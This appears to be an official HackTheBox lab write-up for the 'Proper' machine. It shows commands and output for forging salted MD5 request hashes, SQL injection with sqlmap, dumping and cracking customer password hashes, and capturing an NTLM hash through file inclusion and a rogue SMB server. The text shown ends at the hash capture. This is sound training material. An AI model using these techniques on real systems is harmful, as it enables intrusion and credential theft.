HACKTHEBOX

Proper

02nd August 2021 / Document No D21.100.126

Prepared By: MrR3boot

Machine Author(s): xct & jkr

Difficulty: Hard

Classification: Official

Synopsis

Proper is a hard difficulty Linux machine which features a web application loading products using an Ajax call leaking a secret key which helps in generating token that allows performing SQL Injection. The data obtained allows us to login to License portal having a feature to change the themes of the application. This feature leaks source code and found to be vulnerable to race condition using which foothold can be gained. A service having client server model allowing privileged writes which can be abused to gain system access.

Skills Required

- Enumeration
- OWASP Top 10
- Race Condition Exploitation

Skills Learned

- Reversing Go applications
- Exploiting Privileged Write Capabilities

Enumeration

Nmap

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.231 | grep ^[0-9] | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)
nmap -sC -sV -p$ports 10.10.10.231
```

```
nmap -sC -sV -p$ports 10.10.10.231

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: OS Tidy Inc.
```

Nmap scan revealed that the target server has port 80 open which is running Microsoft IIS service.

IIS

Browsing to port 80 reveals an e-commerce application.


There's nothing found to be interesting in this application.

FFUF

Let's fuzz for files and folders using the `ffuf` tool.

```
ffuf -u http://10.129.33.17/FUZZ -w /usr/share/wordlists/dirb/common.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.1.0
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.33.17/FUZZ
 :: Wordlist         : FUZZ: /usr/share/wordlists/dirb/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

                        [Status: 200, Size: 14254, Words: 4593, Lines: 272]
assets                  [Status: 301, Size: 150, Words: 9, Lines: 2]
index.html              [Status: 200, Size: 14254, Words: 4593, Lines: 272]
licenses                [Status: 301, Size: 152, Words: 9, Lines: 2]
```

Fuzzing revealed `licenses` folder. Let's browse to it.



Trying bruteforce and SQL Injection attacks failed on this page. Checking `index.html` page source reveals a link.

> Note: This request can also be tracked in burp proxy history or browsers network tab while browsing.

```
<script type="text/javascript">
$(document).ready(function(){
    'use strict';
    jQuery('#headerwrap').backstretch([ "assets/img/bg/bg1.jpg", "assets/img/bg/bg3.jpg" ], {duration: 8000, fade: 500});
    $( "#product-content" ).load("/products-ajax.php?order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b",function() {});
});
</script>
```

Sending a request to this link loads the products displayed in the application. The `order` parameter sends a query statement. It is worth testing this parameter for possible SQL Injection vulnerability. Changing the `order` parameter value to `id+asc` throws indeed an error.

Request

Pretty Raw \n Actions


```
1 GET /products-ajax.php?order=id+asc&h=
  a1b30d31d344a5a4e41e8496ccbdd26b HTTP/1.1
2 Host: 10.10.10.231
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
  Gecko/20100101 Firefox/78.0
4 Accept: text/html, */*; q=0.01
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 X-Requested-With: XMLHttpRequest
8 DNT: 1
9 Connection: close
10 Referer: http://10.10.10.231/
11 Cache-Control: max-age=0
```

Response

Pretty Raw Render \n Actions

```
1 HTTP/1.1 403 Forbidden
2 Content-Type: text/html; charset=UTF-8
3 Server: Microsoft-IIS/10.0
4 X-Powered-By: PHP/7.4.1
5 Date: Thu, 29 Jul 2021 12:52:23 GMT
6 Connection: close
7 Content-Length: 39
8
9 Forbidden - Tampering attempt detected.
```

If `h` parameter is not supplied at all, the application responds with a stack trace.




The stack trace is disclosing the `SECURE_PARAM_SALT` value. Most of the developers do salted hashing either by adding salt as prefix or suffix. We can try to generate a hash for the `order` parameter with `id desc` using the found salted value.

```
import hashlib
hash = hashlib.md5()
salt = 'hie0shah6ooNoim'
hash.update((salt+"id desc").encode('utf-8'))
print(hash.hexdigest())
```

```
python3
<SNIP>
>>> import hashlib
>>> hash = hashlib.md5()
>>> salt = 'hie0shah6ooNoim'
>>> hash.update((salt+'id desc').encode('utf-8'))
>>> hash.hexdigest()
'a1b30d31d344a5a4e41e8496ccbdd26b'
```

This hash found to be the same. So the hash format is `md5(salt+input)`. Sending the request for `'` as `order` parameter value produces though `500 Internal Server Error`.



Let's run the below command to confirm the SQL Injection vulnerability.

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?
order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b' --eval="import
hashlib;h=hashlib.md5('hie0shah6ooNoim'.encode('ascii')+order.encode('ascii')).hexdiges
t()"
```

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?order=id+desc&h=a1b30d31d3
44a5a4e41e8496ccbdd26b' --eval="import hashlib;h=hashlib.md5('hie0shah6ooNoim
'.encode('ascii')+order.encode('ascii')).hexdigest()"

<SNIP>
sqlmap identified the following injection point(s) with a total of 334
HTTP(s) requests:
---
Parameter: order (GET)
    Type: boolean-based blind
    Title: Boolean-based blind - Parameter replace (original value)
    Payload: order=(SELECT (CASE WHEN (2427=2427) THEN 'id desc' ELSE (SELECT
8836 UNION SELECT 7454) END))&h=a1b30d31d344a5a4e41e8496ccbdd26b

    Type: time-based blind
    Title: MySQL >= 5.0.12 time-based blind - Parameter replace
(substraction)
    Payload: order=(SELECT 6940 FROM
(SELECT(SLEEP(5)))VjYb)&h=a1b30d31d344a5a4e41e8496ccbdd26b
---
```

This attack is indeed successful and now it is possible to enumerate the databases.

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?
order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b' --eval="import
hashlib;h=hashlib.md5('hie0shah6ooNoim'.encode('ascii')+order.encode('ascii')).hexdiges
t()" --dbms MySQL --dbs --threads 10
```

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?order=id+desc&h=a1b30d31d344
a5a4e41e8496ccbdd26b' --eval="import hashlib;h=hashlib.md5('hie0shah6ooNoim'.
encode('ascii')+order.encode('ascii')).hexdigest()" --dbms MySQL --dbs --
threads 10

<SNIP>
available databases [3]:
[*] cleaner
[*] information_schema
[*] test
```

There are 3 databases. `cleaner` looks promising. Let's fetch the tables from this database.

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?
order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b' --eval="import
hashlib;h=hashlib.md5('hie0shah6ooNoim'.encode('ascii')+order.encode('ascii')).hexdiges
t()" --dbms MySQL -D cleaner --tables --threads 10
```

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?order=id+desc&h=a1b30d31d344
a5a4e41e8496ccbdd26b' --eval="import hashlib;h=hashlib.md5('hie0shah6ooNoim'.
encode('ascii')+order.encode('ascii')).hexdigest()" --dbms MySQL -D cleaner -
-tables --threads 10

<SNIP>
[3 tables]
+-----------+
| customers |
| licenses  |
| products  |
+-----------+
```

There are 3 tables present in this database. We dump the `customers` table.

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?
order=id+desc&h=a1b30d31d344a5a4e41e8496ccbdd26b' --eval="import
hashlib;h=hashlib.md5('hie0shah6ooNoim'.encode('ascii')+order.encode('ascii')).hexdiges
t()" --dbms MySQL -D cleaner -T customers --dump --threads 10
```

```
sqlmap -u 'http://10.10.10.231/products-ajax.php?order=id+desc&h=a1b30d31d344
a5a4e41e8496ccbdd26b' --eval="import hashlib;h=hashlib.md5('hie0shah6ooNoim'.
encode('ascii')+order.encode('ascii')).hexdigest()" --dbms MySQL -D cleaner -T customers --
dump --threads 10

<SNIP>
Database: cleaner
Table: customers
[29 entries]
+----+-----------------------------+----------------------------------------------+---------+
| id | login                       | password                                     | customer_name       |
+----+-----------------------------+----------------------------------------------+---------+
| 1 | vikki.solomon@throwaway.mail | 7c6a180b36896a0a8c02787eeafb0e4c | Vikki Solomon       |
| 2 | nstone@trashbin.mail         | 6cb75f652a9b52798eb6cf2201057c73 | Neave Stone         |
| 3 | bmceachern7@discovery.moc    | e10adc3949ba59abbe56e057f20f883e | Bertie McEachern    |
| 4 | jkleiser8@google.com.xy      | 827ccb0eea8a706c4c34a16891f84e7b | Jordana Kleiser     |
| 5 | mchasemore9@sitemeter.moc    | 25f9e794323b453885f5181f1b624d0b | Mariellen Chasemore |
| 6 | gdornina@marriott.moc        | 5f4dcc3b5aa765d61d8327deb882cf99 | Gwyneth Dornin      |
| 7 | itootellb@forbes.moc         | f25a2fc72690b780b2a14e140ef6a9e0 | Israel Tootell      |
| 8 | kmanghamc@state.tx.su        | 8afa847f50a716e64932d995c8e7435a | Karon Mangham       |
<SNIP>
```

This reveals customers details including email and password hashes. By providing a wordlist to SQLMap, we can crack all password hashes.

```
<SNIP>
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[08:10:40] [INFO] writing hashes to a temporary file '/tmp/sqlmapfaic03po273994/sqlmaphashes-vcjlmu4w.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] Y
[08:10:43] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
> 2
what's the custom dictionary's location?
> /usr/share/wordlists/rockyou.txt
<SNIP>

Database: cleaner
Table: customers
[29 entries]
+----+-----------------------------+----------------------------------------------+---------------------+
| id | login                       | password                                     | customer_name       |
+----+-----------------------------+----------------------------------------------+---------------------+
| 1  | vikki.solomon@throwaway.mail | 7c6a180b36896a0a8c02787eeafb0e4c (password1) | Vikki Solomon       |
| 2  | nstone@trashbin.mail         | 6cb75f652a9b52798eb6cf2201057c73 (password2) | Neave Stone         |
| 3  | bmceachern7@discovery.moc    | e10adc3949ba59abbe56e057f20f883e (123456)    | Bertie McEachern    |
| 4  | jkleiser8@google.com.xy      | 827ccb0eea8a706c4c34a16891f84e7b (12345)     | Jordana Kleiser     |
| 5  | mchasemore9@sitemeter.moc    | 25f9e794323b453885f5181f1b624d0b (123456789) | Mariellen Chasemore |
| 6  | gdornina@marriott.moc        | 5f4dcc3b5aa765d61d8327deb882cf99 (password)  | Gwyneth Dornin      |
| 7  | itootellb@forbes.moc         | f25a2fc72690b780b2a14e140ef6a9e0 (iloveyou)  | Israel Tootell      |
| 8  | kmanghamc@state.tx.su        | 8afa847f50a716e64932d995c8e7435a (princess)  | Karon Mangham       |
| 9  | jblinded@bing.moc            | fcea920f7412b5da7be0cf42b8c93759 (1234567)   | Janifer Blinde      |
<SNIP>
```

Trying any of the email address and password will allow us to login to `/licenses`.


Licensing Portal [Darkly Flatly Solar] Logout

License Overview

Type	Product	License Holder	License Number
Permanent License	Comparer Pro	wstrettellr@senate.gov	25ae4581-dc67-4817-b3aa-a17ae3c1e953
Permanent License	Shredder Pro	wstrettellr@senate.gov	46f62ccb-9424-4833-a27f-946c4e5e4f6e

Foothold

This portal shows license details for a customer. In addition, customer can change the portal theme by clicking on theme names on top right of the menu bar. Clicking on any of the themes sends below request.




Request

```
GET /licenses/licenses.php?theme=flatly&h=
a48e169864f4b46a09d36664ec645f75 HTTP/1.1
Host: 10.10.10.231
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://10.10.10.231/licenses/licenses.php?theme=flatly&h=a
48e169864f4b46a09d36664ec645f75
Cookie: PHPSESSID=t6dkcsoe3blhabrbbcdl8nvgol
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Thu, 29 Jul 2021 12:51:18 GMT
Connection: close
Content-Length: 2732

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Licenses
```

Application is changing themes through the `theme` parameter. There are high probability that it maybe including a html or php file. Let's try to alter this parameter with `..` by updating the hash.




Request

```
GET /licenses/licenses.php?theme=..&h=
c5427f8e0865273f4a62c614adec0985 HTTP/1.1
Host: 10.10.10.231
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:78.0)
Gecko/20100101 Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,imag
e/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Referer:
http://10.10.10.231/licenses/licenses.php?theme=flatly&h=a
48e169864f4b46a09d36664ec645f75
Cookie: PHPSESSID=t6dkcsoe3blhabrbbcdl8nvgol
Upgrade-Insecure-Requests: 1
```

Response

```
HTTP/1.1 200 OK
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Type: text/html; charset=UTF-8
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Microsoft-IIS/10.0
X-Powered-By: PHP/7.4.1
Date: Fri, 30 Jul 2021 06:37:08 GMT
Connection: close
Content-Length: 4307

<!-- [2] file_get_contents(../header.inc): failed to
open stream: No such file or directory
On line 35 in file C:\inetpub\wwwroot\functions.php
 30 |
 31 | // Following function securely includes a file.
Whenever we
 32 | // will encounter a PHP tag we will just bail out
here.
 33 | function secure_include($file) {
 34 |   if (strpos(file_get_contents($file),'<?') ===
false) {               <<<<< Error encountered in this
line.
 35 |     include($file);
 36 |   } else {
 37 |     http_response_code(403);
 38 |     die('Forbidden - Tampering attempt
detected.');
```


This throws an error as it fails to find `header.inc` file due to traversal. The error reveals that the application is making use of `file_get_contents()` function to change the themes. We can try for Remote File Inclusion by specifying a URL pointing to a file containing PHP code.



Target server has `http://` wrapper disabled in the configuration. It is not possible to perform RFI in this case. But smbserver can be used. We start a smbserver using impacket's smbserver.py.

```
sudo smbserver2.py -smb2support test .
```

Now we send the below request.



We observe that the application is trying to include `header.inc` file from the error message. On the listener side, we notice that the NTLM hash of `web` user is captured.

```
sudo smbserver.py -smb2support test .

Impacket v0.9.21 - Copyright 2020 SecureAuth Corporation
[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.129.33.17,64939)
[*] AUTHENTICATE_MESSAGE (PROPER\web,PROPER)
[*] User PROPER\web authenticated successfully
[*]
web::PROPER:4141414141414141:0812e2f8ccd513621934f0bc1ac59744:010100000
000000000f06e391885d70138bb7243467b651000000000010010006700410060c00
4700640052004600 6c000200100042006b0074004f0057004f004b00510003001000670
041006c00470064005200460 06c000400100042006b0074004f0057004f004b00510007
00080000f06e391885d701060004000200000008003000300000000000000000000000000
0200000746179f60826410ac70806448cf739190dac81a92d91ad234c543a4d7093fb06
0a00100000000000000000000000000000000000090022006300690066007300 2f00310
030002e00310030002e00310034002e00310037003700000000000000000000
```

